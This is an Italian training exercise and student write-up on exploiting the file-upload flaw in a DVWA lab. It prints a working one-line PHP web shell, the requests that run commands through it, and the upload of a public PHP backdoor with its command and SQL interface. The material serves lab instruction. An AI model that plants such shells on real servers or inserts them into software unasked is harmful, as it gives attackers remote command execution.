

Exploit File upload

Sommario

- INTRODUZIONE ALL'ESERCIZIO3**
 - TRACCIA3
 - SUGGERIMENTO 13
 - SUGGERIMENTO 23
 - CONSEGNA4
 - FACOLTATIVO4
- SVOLGIMENTO ESERCIZIO5**
 - CONOSCENZE E CONFIGURAZIONI DI BASE5
 - DWVA5
 - Burpsuite e configurazione browser5
 - CREAZIONE DI UN FILE DA CARICARE6
 - UPLOAD DEL FILE SHELL.PHP6
 - VERBI HTTP7
 - PATH CMD DI SHELL.PHP8
- SVOLGIMENTO ESERCIZIO FACOLTATIVO9**
 - FILE PHP9

Introduzione all'esercizio

In questa lezione vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite

Traccia

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di **intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

Suggerimento 1

Accedete alla DVWA dalla macchina Kali via browser, vi consigliamo di mantenere sempre aperta una sessione di BurpSuite per intercettare ogni richiesta e analizzare il contenuto.

Prima di iniziare configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.

Successivamente spostatevi sulla scheda Upload per mettere in pratica il vostro exploit.



Suggerimento 2

Sottostante un esempio di codice minimale della shell da caricare.

```
(kali@kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd (**esempio della richiesta in figura nel rettangolo rosso**). **Guardate attentamente come viene passato il parametro cmd tramite la GET**

```
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=056d478440dbad2b966acfddfee6878
9 Connection: close
```

Lo studente che ha completato l'esercizio (recuperate le evidenze dell'exploit) può testare il caricamento di una shell avanzata.

Consegna

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna

Facoltativo

Ripetere l'esercizio utilizzando una shell più sofisticata e complessa.

È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali.

```
(kali@kali)-[~]
$ tree /usr/share/webshells
/usr/share/webshells
├── asp
│   ├── cmd-asp-5.1.asp
│   └── cmdasp.asp
├── aspx
│   └── cmdasp.aspx
├── cfm
│   └── cfexec.cfm
├── jsp
│   ├── cmdjsp.jsp
│   └── jsp-reverse.jsp
├── laudanum → /usr/share/laudanum
├── perl
│   ├── perlcmd.cgi
│   └── perl-reverse-shell.pl
└── php
    ├── findsocket
    │   ├── findsock.c
    │   └── php-findsock-shell.php
    ├── php-backdoor.php
    ├── php-reverse-shell.php
    ├── qsd-php-backdoor.php
    └── simple-backdoor.php

9 directories, 14 files
```

Svolgimento esercizio

Conoscenze e configurazioni di base


DWVA

Per l'accesso alla DWVA accedere tramite browser all'indirizzo IP di Metasploitable2 e impostare il livello di sicurezza in "low". Si rimanda al report M2\W8\D2_&_D3 nella sezione Configurazione Web Server DVWA

Burpsuite e configurazione browser


Si rimanda nuovamente al report M2\W8\D2_&_D3 per quanto riguarda l'avvio e configurazione base del programma.

Si può impostare anche Firefox nel caso il browser di default fornito con Burpsuite non funzionasse. Per la configurazione aprire Firefox e impostare il proxy come da Burpsuite.





| Running | Interface | Invisible | Redirect | Certificate | TLS Protocols | Support HT |
|-------------------------------------|----------------|-----------|----------|-------------|---------------|-------------------------------------|
| <input checked="" type="checkbox"/> | 127.0.0.1:8080 | | | Per-host | Default | <input checked="" type="checkbox"/> |

Aprire il localhost sulla porta di Burpsuite in http e scaricare il certificato.



Importare il certificato su Firefox, scegliendolo dalla cartella preposta.





Creazione di un file da caricare

Con l'utilizzo del terminale, creare un file in php che si può chiamare **shell.php** e all'interno, con lo strumento di testo nano, scrivere:


```
<?php system($_REQUEST["cmd"]); ?>
```


Spiegazione del codice:

- **<?php**: Inizia un blocco di codice PHP.
- **system(\$_REQUEST){"cmd"};**: Tenta di eseguire un comando di sistema utilizzando il valore associato alla chiave cmd dalla variabile \$_REQUEST, che raccoglie dati da query string, form, e cookie. Questo permette l'esecuzione di comandi di shell tramite input esterno.

Upload del file shell.php

Il file creato si trova nella cartella Home, caricarlo e intercettarlo con Burpsuite.






Verbi HTTP

I cinque verbi principali utilizzati nel protocollo HTTP (Hypertext Transfer Protocol) sono:

1. **GET:** Utilizzato per richiedere dati da un server. È il verbo più comune e viene usato per recuperare informazioni senza modificare lo stato del server.
2. **POST:** Utilizzato per inviare dati al server, come nel caso della creazione di nuove risorse o nell'invio di dati tramite un modulo. A differenza di GET, POST può modificare lo stato del server.
3. **PUT:** Utilizzato per aggiornare o sostituire una risorsa esistente sul server. Se la risorsa non esiste, PUT può anche crearne una nuova.
4. **DELETE:** Utilizzato per rimuovere una risorsa dal server. Invia una richiesta per eliminare un oggetto specifico.
5. **PATCH:** Utilizzato per applicare modifiche parziali a una risorsa esistente. A differenza di PUT, che sostituisce l'intera risorsa, PATCH invia solo le modifiche necessarie.
6. **HEAD:** Simile a GET, ma richiede solo le intestazioni della risposta senza il corpo. È utile per verificare se una risorsa esiste o per ottenere metadati senza scaricare il contenuto.

Path cmd di shell.php


Si è trovato il path scritto in rosso.



Dal path si può ricavare il link <http://192.168.1.107/dvwa/hackable/uploads/shell.php> dalla quale si possono lanciare tutti i comandi del terminale.

Ad esempio ls aggiungendo al link ?cmd=ls

<http://192.168.1.107/dvwa/hackable/uploads/shell.php?cmd=ls>



Nel pacchetto intercettato con Burpsuite si può inserire qualsiasi comando, l'equivalente del link sopra.



Svolgimento esercizio facoltativo

File php

Tramite il comando della consegna si possono testare le varie opzioni.

```
(kali@kali)-[~]
└─$ tree /usr/share/webshells
/usr/share/webshells
├── asp
│   ├── cmd-asp-5.1.asp
│   └── cmdasp.asp
├── aspx
│   └── cmdasp.aspx
├── cfm
│   └── cfexec.cfm
├── jsp
│   ├── cmdjsp.jsp
│   └── jsp-reverse.jsp
├── laudanum → /usr/share/laudanum
├── perl
│   ├── perlcmd.cgi
│   └── perl-reverse-shell.pl
└── php
    ├── findsocket
    │   ├── findsock.c
    │   └── php-findsock-shell.php
    ├── php-backdoor.php
    ├── php-reverse-shell.php
    ├── qsd-php-backdoor.php
    └── simple-backdoor.php

9 directories, 14 files

(kali@kali)-[~]
└─$
```

Si è scelto di caricare il **qsd-php-backdoor.php**

Request

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.107
3 Content-Length: 13995
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.1.107
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQB3jUC17GBo3BYGz
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.107/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=516cf77d2712e09008b1fcd7acbb6ed5
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryQB3jUC17GBo3BYGz
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 -----WebKitFormBoundaryQB3jUC17GBo3BYGz
21 Content-Disposition: form-data; name="uploaded"; filename="qsd-php-backdoor.php"
22 Content-Type: application/x-php
23
24 <?php
25 // A robust backdoor script made by Daniel Berliner - http://www.qsdconsulting.com/ [2011-03-15]
26 // This code is public domain and may be used in part or in full for any legal purpose. I would still appreciate a mention though :).
27
28 function isLinux($path)
29 {
30     return (substr($path,0,1)=="/" ? true : false);
31 }
```

```
Request
Pretty Raw Hex
13 Cookie: security=low; PHPSESSID=516cf77d2712e09008b1fcd7acbb6ed5
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryQB3jUC17GBo3BYGz
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 -----WebKitFormBoundaryQB3jUC17GBo3BYGz
21 Content-Disposition: form-data; name="uploaded"; filename="qsd-php-backdoor.php"
22 Content-Type: application/x-php
23
24 <?php
25 // A robust backdoor script made by Daniel Berliner - http://www.qsdconsulting.com/ [2011-03-15]
26 // This code is public domain and may be used in part or in full for any legal purpose. I would still appreciate a mention though :).
27
28 function isLinux($path)
29 {
30     return (substr($path,0,1)=="/" ? true : false);
31 }
```

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/qsd-php-backdoor.php succesfully uploaded!

Sempre con la stessa logica

<http://192.168.1.107/dvwa/hackable/uploads/qsd-php-backdoor.php>

Accedendo a questa link si è caricato una backdoor.

Damn Vulnerable Web A x 192.168.1.107/dvwa/hack x +

← → ↻ Not secure 192.168.1.107/dvwa/hackable/uploads/qsd-php-backdoor.php ☆ 📁 🏠 👤 ⋮

Server Information:
Operating System: Linux
PHP Version: 5.2.4-2ubuntu5.10 [View phpinfo\(\)](#)

Directory Traversal
[Go to current working directory](#)
[Go to root directory](#)
Go to any directory:

Execute MySQL Query:

host
user
password
database
query

Execute Shell Command (safe mode is off):